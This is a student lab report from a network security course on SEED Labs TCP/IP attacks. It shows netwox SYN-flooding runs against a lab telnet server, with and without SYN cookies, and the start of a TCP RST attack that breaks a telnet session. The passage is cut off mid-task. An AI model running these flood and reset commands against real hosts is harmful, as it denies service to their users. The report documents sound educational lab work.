CENX586 Network Security

Dr Abdulrahman Aish Almutairi

November 2023

Project #2

SEED Labs: TCP/IP Attack

Submitted By

Mohammed Shahzad

444105788@student.ksu.edu.sa

3. Lab Tasks

3.1 Task 1: SYN Flooding Attack

→ In this task, you need to demonstrate the SYN flooding attack. You can use the Netwox tool to conduct the attack, and then use a sniffer tool to capture the attacking packets. While the attack is going on, run the "netstat -na" command on the victim machine, and compare the result with that before the attack. Please also describe how you know whether the attack is successful or not.

→ **SYN Cookie Countermeasure:** If your attack seems unsuccessful, one thing that you can investigate is whether the SYN cookie mechanism is turned on. SYN cookie is a defence mechanism to counter the SYN flooding attack. The mechanism will kick in if the machine detects that it is under the SYN flooding attack. You can use the sysctl command to turn on/off the SYN cookie mechanism:

Answer:

Server IP Address: 10.0.2.23 (Victim)

Attacker IP Address: 10.0.2.22 (Attacker)

A. With SYN cookie mechanism turned off

Run on Victim:

$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog


$ netstat -tna

$ sudo sysctl -a | grep cookie

$ sudo sysctl -w net.ipv4.tcp_syncookies=0

$ netstat -tna

Observation:



```
[11/27/23]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[11/27/23]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:36941         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
[11/27/23]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
net.netfilter.nf_conntrack_sctp_timeout_cookie_echoed = 3
net.netfilter.nf_conntrack_sctp_timeout_cookie_wait = 3
[11/27/23]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[11/27/23]seed@VM:~$ ^C
[11/27/23]seed@VM:~$ 
```

We have queue size =128, and SYN cookie mechanism is turned off in victim server (10.0.2.23).

Explanation: We check queue size and usage, then we turn off the yn cookie mechanism for a successful attack.

Run on Attacker machine (10.0.2.22):


$ sudo netwox 76 -i 10.0.2.23 -p 23

$ telnet 10.0.2.23

$ <ctrl+z to stop attack>

$ telnet 10.0.2.23


Observation:



```
[11/27/23]seed@VM:~$ sudo netwox 76 -i 10.0.2.23 -p 23
```


```
[11/27/23]seed@VM:~$ telnet 10.0.2.23
Trying 10.0.2.23...
telnet: Unable to connect to remote host: Connection timed out
[11/27/23]seed@VM:~$
```

Attack from attacker with IP address 10.0.2.22 using netwox 76. The Syn flooding attack Is successful as the telnet server is not responding.


[SEED Labs] Capturing from enp0s3
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter … <Ctrl-/>


```
No.       Time                Source            Destination        Protocol  Length
   6635… 2023-11-27 08:5… 249.225.201.255   10.0.2.23          TCP       6(
   6635… 2023-11-27 08:5… 26.222.87.185     10.0.2.23          TCP       6(
   6635… 2023-11-27 08:5… 12.95.191.157     10.0.2.23          TCP       6(
   6635… 2023-11-27 08:5… 108.158.80.245    10.0.2.23          TCP       6(
   6635… 2023-11-27 08:5… 44.217.182.31     10.0.2.23          TCP       6(

▸ Frame 519322: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on inter
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: PcsCompu_16:b2:ef
▸ Internet Protocol Version 4, Src: 86.88.126.14, Dst: 10.0.2.23
▸ Transmission Control Protocol, Src Port: 57943, Dst Port: 23, Seq: 460851663, Le
```

Evidence:



```
[11/27/23]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:36941         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.23:23            247.6.217.7:10957       SYN_RECV
tcp        0      0 10.0.2.23:23            0.171.173.137:22996     SYN_RECV
tcp        0      0 10.0.2.23:23            242.202.3.252:11944     SYN_RECV
tcp        0      0 10.0.2.23:23            253.99.182.194:39404    SYN_RECV
tcp        0      0 10.0.2.23:23            249.189.194.163:21328   SYN_RECV
tcp        0      0 10.0.2.23:23            255.157.0.225:46563     SYN_RECV
tcp        0      0 10.0.2.23:23            246.153.157.250:34112   SYN_RECV
tcp        0      0 10.0.2.23:23            249.246.230.165:25345   SYN_RECV
tcp        0      0 10.0.2.23:23            251.155.117.249:15615   SYN_RECV
tcp        0      0 10.0.2.23:23            245.205.36.150:46766    SYN_RECV
tcp        0      0 10.0.2.23:23            247.52.17.55:47342      SYN_RECV
tcp        0      0 10.0.2.23:23            255.1.93.161:7190       SYN_RECV
tcp        0      0 10.0.2.23:23            251.145.99.131:63575    SYN_RECV
tcp        0      0 10.0.2.23:23            253.35.67.154:32630     SYN_RECV
tcp        0      0 10.0.2.23:23            249.111.31.34:48951     SYN_RECV
tcp        0      0 10.0.2.23:23            247.70.93.22:62983      SYN_RECV
tcp        0      0 10.0.2.23:23            244.230.232.189:26199   SYN_RECV
tcp        0      0 10.0.2.23:23            248.62.62.237:57709     SYN_RECV
tcp        0      0 10.0.2.23:23            240.119.32.54:30368     SYN_RECV
```

SYN flooding attack is in progress



```
[11/27/23]seed@VM:~$ sudo netwox 76 -i 10.0.2.23 -p 23
^Z
[1]+  Stopped                 sudo netwox 76 -i 10.0.2.23 -p 23
[11/27/23]seed@VM:~$ 
```

```
telnet: Unable to connect to remote host: Connection timed out
[11/27/23]seed@VM:~$ ping 10.0.2.23
PING 10.0.2.23 (10.0.2.23) 56(84) bytes of data.
64 bytes from 10.0.2.23: icmp_seq=1 ttl=64 time=1.31 ms
64 bytes from 10.0.2.23: icmp_seq=2 ttl=64 time=1.45 ms
64 bytes from 10.0.2.23: icmp_seq=3 ttl=64 time=1.82 ms
64 bytes from 10.0.2.23: icmp_seq=4 ttl=64 time=1.92 ms
64 bytes from 10.0.2.23: icmp_seq=5 ttl=64 time=1.70 ms
64 bytes from 10.0.2.23: icmp_seq=6 ttl=64 time=3.83 ms
64 bytes from 10.0.2.23: icmp_seq=7 ttl=64 time=1.12 ms
64 bytes from 10.0.2.23: icmp_seq=8 ttl=64 time=3.18 ms
64 bytes from 10.0.2.23: icmp_seq=9 ttl=64 time=2.00 ms
^Z
[1]+  Stopped                 ping 10.0.2.23
[11/27/23]seed@VM:~$ telnet 10.0.2.23
Trying 10.0.2.23...
Connected to 10.0.2.23.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:

dWelcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

When we stop the attack and try to connect to server using telnet which fails, demonstrating the effect of our syn flooding attack.

Explanation: In this task, we perform a asyn flooding attack from attacker at 10.02.22 against victim at 10.0.2.23. We use Netwox 76 tool to conduct the attack, and then use a sniffer tool to capture the attacking packets. While the attack is going on, we run the "netstat -na" command on the victim machine. We try the telnet server but it does not respond. We then stop the attack from the attacker and try connecting using telnet, as the attack has ended we are able to connect to 10.0.2.23 using telnet which demonstrates the success of our attack. Syn cookie mechanism is turned off.

B. With SYN cookie mechanism turned on


Run on Victim:

$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog

$ sudo sysctl -w net.ipv4.tcp_syncookies=1

$ netstat -tna | grep 23

Observation:



```
[11/27/23]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[11/27/23]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[11/27/23]seed@VM:~$ 
```

SYN cookie mechanism is turned on in server victim (10.0.2.23), queue size is 128

Run on Attacker:

$ sudo netwox 76 -i 10.0.2.23 -p 23

$ telnet 10.0.2.23


$ <ctrl+z to stop attack>

$ telnet 10.0.2.23

$ <shift+]>

$ telnet>close


Observation:



```
[11/27/23]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[11/27/23]seed@VM:~$ netstat -na | grep 23
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.23:23            6.30.212.226:59367      SYN_RECV
tcp        0      0 10.0.2.23:23            186.15.30.141:17853     SYN_RECV
tcp        0      0 10.0.2.23:23            187.16.52.208:59094     SYN_RECV
tcp        0      0 10.0.2.23:23            253.39.214.115:30542    SYN_RECV
tcp        0      0 10.0.2.23:23            243.181.15.94:34236     SYN_RECV
tcp        0      0 10.0.2.23:23            240.46.90.163:62117     SYN_RECV
tcp        0      0 10.0.2.23:23            99.108.247.180:47724    SYN_RECV
tcp        0      0 10.0.2.23:23            249.44.233.108:22823    SYN_RECV
tcp        0      0 10.0.2.23:23            251.0.49.95:50723       SYN_RECV
tcp        0      0 10.0.2.23:23            59.113.218.247:17033    SYN_RECV
tcp        0      0 10.0.2.23:23            242.177.105.159:45334   SYN_RECV
tcp        0      0 10.0.2.23:23            46.42.89.127:30498      SYN_RECV
tcp        0      0 10.0.2.23:23            240.234.191.143:8769    SYN_RECV
tcp        0      0 10.0.2.23:23            246.57.237.99:43866     SYN_RECV
tcp        0      0 10.0.2.23:23            253.211.24.176:33373    SYN_RECV
tcp        0      0 10.0.2.23:23            251.91.120.238:24980    SYN_RECV
tcp        0      0 10.0.2.23:23            247.157.135.221:4262    SYN_RECV
tcp        0      0 10.0.2.23:23            255.203.76.115:37829    SYN_RECV
tcp        0      0 10.0.2.23:23            250.222.152.135:39396   SYN_RECV
tcp        0      0 10.0.2.23:23            254.130.221.203:2027    SYN_RECV
```

We check active telnet connections using "netstat", as we can see the attack is successful


Evidence:



```
[11/27/23]seed@VM:~$ sudo netwox 76 -i 10.0.2.23 -p 23
```

```
[11/27/23]seed@VM:~$ telnet 10.0.2.23
Trying 10.0.2.23...
Connected to 10.0.2.23.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

515 updates can be installed immediately.
515 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Nov 27 09:24:47 EST 2023 from 10.0.2.22 on pts/1
[11/27/23]seed@VM:~$
telnet>
```

Attack in progress from initiated at 10.0.2.22 against 10.0.2.23, However due to SYN cookie mechanism turned on, telnet server is available for new connections.



```
[11/27/23]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:36941         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.23:23            155.120.112.52:24748    SYN_RECV
tcp        0      0 10.0.2.23:23            241.55.145.80:11350     SYN_RECV
tcp        0      0 10.0.2.23:23            243.197.241.124:60085   SYN_RECV
tcp        0      0 10.0.2.23:23            254.177.21.67:37749     SYN_RECV
tcp        0      0 10.0.2.23:23            199.36.109.83:41767     SYN_RECV
tcp        0      0 10.0.2.23:23            246.228.60.155:26772    SYN_RECV
tcp        0      0 10.0.2.23:23            110.109.205.234:52062   SYN_RECV
tcp        0      0 10.0.2.23:23            245.240.243.204:29540   SYN_RECV
tcp        0      0 10.0.2.23:23            11.190.150.129:35536    SYN_RECV
tcp        0      0 10.0.2.23:23            255.148.129.22:18866    SYN_RECV
tcp        0      0 10.0.2.23:23            86.173.128.136:44875    SYN_RECV
tcp        0      0 10.0.2.23:23            250.138.8.77:45213      SYN_RECV
tcp        0      0 10.0.2.23:23            35.175.229.11:25855     SYN_RECV
tcp        0      0 10.0.2.23:23            255.247.111.239:5624    SYN_RECV
tcp        0      0 10.0.2.23:23            171.233.19.135:49533    SYN_RECV
tcp        0      0 10.0.2.23:23            90.138.152.99:46323     SYN_RECV
```

At 10.0.2.23, the syn flooding attack is in progress.

Explanation: In this task, we perform a syn flooding attack from attacker at 10.02.22 against victim at 10.0.2.23. We use Netwox tool to conduct the attack, and then use a sniffer tool to capture the attacking packets. While the attack is going on, we run the "netstat -na" command on the victim machine. We try the telnet server and it responds with connection response to 10.0.2.23 using telnet which demonstrates the success of Syn cookie mechanism turned on.

3.2 Task 2: TCP RST Attacks on telnet and ssh Connections

→ In this task, you need to launch an TCP RST attack to break an existing telnet connection between A and B. After that, try the same attack on an ssh connection. Please describe your observations. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

Answer:

Machine A IP Address: 10.0.2.23 (Victim 1)


Machine B IP Address: 10.0.2.24 (Victim 2)

Machine C IP Address: 10.0.2.22 (Attacker)

Attack on telnet connection between A and B


Run On Machine A:
$ telnet 10.0.2.24

Observation:



```
[11/27/23]seed@VM:~$ telnet 10.0.2.24
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Nov 27 11:06:34 EST 2023 from 10.0.2.23 on pts/0
[11/27/23]seed@VM:~$
telnet>
```

Telnet connection started between machine A and Machine B.




[SEED Labs] Capturing from enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length
380	2023-11-27 11:0…	10.0.2.23	10.0.2.24	TCP	6
381	2023-11-27 11:0…	10.0.2.24	10.0.2.23	TELNET	12
382	2023-11-27 11:0…	10.0.2.23	10.0.2.24	TCP	6
383	2023-11-27 11:0…	PcsCompu_65:cb:e4	RealtekU_12:35:00	ARP	6
384	2023-11-27 11:0…	RealtekU_12:35:00	PcsCompu_65:cb:e4	ARP	6
385	2023-11-27 11:0…	PcsCompu_16:b2:ef	RealtekU_12:35:00	ARP	4

```
› Frame 381: 128 bytes on wire (1024 bits), 128 bytes captured (1024 bits) on inte
› Ethernet II, Src: PcsCompu_65:cb:e4 (08:00:27:65:cb:e4), Dst: PcsCompu_16:b2:ef
```


Wireshark captures telnet protocol communication.



```
[11/27/23]seed@VM:~$ telnet 10.0.2.24
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Nov 27 11:08:06 EST 2023 from 10.0.2.23 on pts/0
[11/27/23]seed@VM:~$
```

Run on Machine C (Attacker):


$ sudo netwox 78 -d enp0s3



```
[11/27/23]seed@VM:~$ sudo netwox 78 -d enp0s3
```

Attack initiated at Machine C (Attacker) at 10.0.2.22 against telnet connection between Machine A (10.0.2.23) and Machine B (10.0.2.24)


Observation:



```
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Nov 27 11:08:06 EST 2023 from 10.0.2.23 on pts/0
[11/27/23]seed@VM:~$
telnet>
cConnection closed by foreign host.
[11/27/23]seed@VM:~$
[11/27/23]seed@VM:~$ telnet 10.0.2.24
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: Connection closed by foreign host.
